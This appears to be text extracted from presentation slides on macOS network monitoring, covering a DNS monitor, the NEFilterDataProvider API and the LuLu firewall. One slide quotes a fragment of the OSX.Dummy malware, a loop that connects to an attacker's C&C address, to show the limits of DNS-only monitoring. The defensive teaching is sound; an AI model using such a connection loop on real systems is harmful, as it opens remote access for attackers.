
DNSMonitor blocking a request (to google.com) % DNSMonitor.app/Contents/MacOS/DNSMonitor -block blocklist.json
PROCESS: { name = nslookup; path = "/usr/bin/nslookup"; pid = 92644; "signing ID" = "com.apple.nslookup"; } PACKET: QR: Query ... Question (1): google.com IN A Will block request, question: google.com Blocking request (won't send to remote endpoint) % nslookup google.com ;; connection timed out; no servers could be reached -

Blocking DNS Responses //parse response dns_reply_t* parsedPacket = dns_parse_packet(packet.bytes,
packet.length); //check each answer for(uint16_t i = 0; i < parsedPacket->header->ancount; i++) { NSString* answer = [NSString stringWithUTF8String:inet_ntoa(parsedPacket->answer[i]->data.A->addr)]; //is in block list? // block by closing flow if(YES == [blockList containsObject:question])){ [flow closeWriteWithError:nil]; } } 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 17 ...is on "block" list? block! DNS response: extract each answer should "answer" (resolved IP addr.) be blocked? -

DNSMonitor dumping DNS cache % DNSMonitor.app/Contents/MacOS/DNSMonitor Received signal: USR1
Dumping DNS Cache: google.com:( "142.250.176.14" ) objective-see.org:( "185.199.109.153", "185.199.110.153" ) gateway.icloud.com:( "17.248.245.38", "17.248.245.43", "17.248.245.45", ... ) # kill -USR1 <pid of com.objective-see.dnsmonitor.extension> dump cache please ! DNS cache, from the terminal! -

Short Comings only sees (proxied) DNS traffic #!/bin/bash while
: do s=socket.socket(...); s.connect(("185.243.115.230", 1337)); ... done 01 02 03 04 05 06 07 08 09 10 direct connection ( no DNS needed ) OSX.Dummy Can we expand our network monitor to monitor all network traffic (not just DNS) ? DNS server 185.243.115.230 (attacker's C&C) -

LuLu an open-source firewall for macOS LuLu: objective-see.org/products/lulu.html download &
full source (GPL v3) host -

NEFilterDataProvider monitor (and govern) all network flows "NEFilterDataProvider: the programmatic
interface for an object that evaluates [all] network data flows based on a set of locally-available rules and makes decisions about whether to block or allow the flows." -NEFilterDataProvider.h host } Classify (allow/deny) based on: Process Traffic User input? + -

Enabling NEFilterManager ...to begin monitoring all traffic [NEFilterManager.sharedManager loadFromPreferencesWithCompletionHandler:^(NSError error)
{ NEFilterProviderConfiguration* config = [[NEFilterProviderConfiguration alloc] init]; config.filterPackets = NO; config.filterSockets = YES; NEFilterManager.sharedManager.providerConfiguration = config; NEFilterManager.sharedManager.enabled = YES; [NEFilterManager.sharedManager saveToPreferencesWithCompletionHandler:^(NSError error) { //no error? // filter now off and running }]; }]; 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 17 Load filter manager's current preferences Init, configure, & set a "provider configuration" Set filter manager's 'enabled' flag Save preferences to activate filter! what to filter: packets / sockets -

NEFilterDataProvider Delegate Method handleNewFlow, and its verdict (allow/deny) handleNewFlow:(NEFilterFlow *)flow
"This function is called by the framework when a filtering decision needs to be made about a new network data flow. Subclasses must override this method ...and return an appropriate verdict." -NEFilterDataProvider.h -(NEFilterNewFlowVerdict *)handleNewFlow:(NEFilterFlow *)flow { if(<should BLOCK flow>) return [NEFilterNewFlowVerdict dropVerdict]; if(<should ALLOW flow>) return [NEFilterNewFlowVerdict allowVerdict]; } 01 02 03 04 05 06 07 08 09 or, "allow all" for a passive monitor a handleNewFlow: implementation -
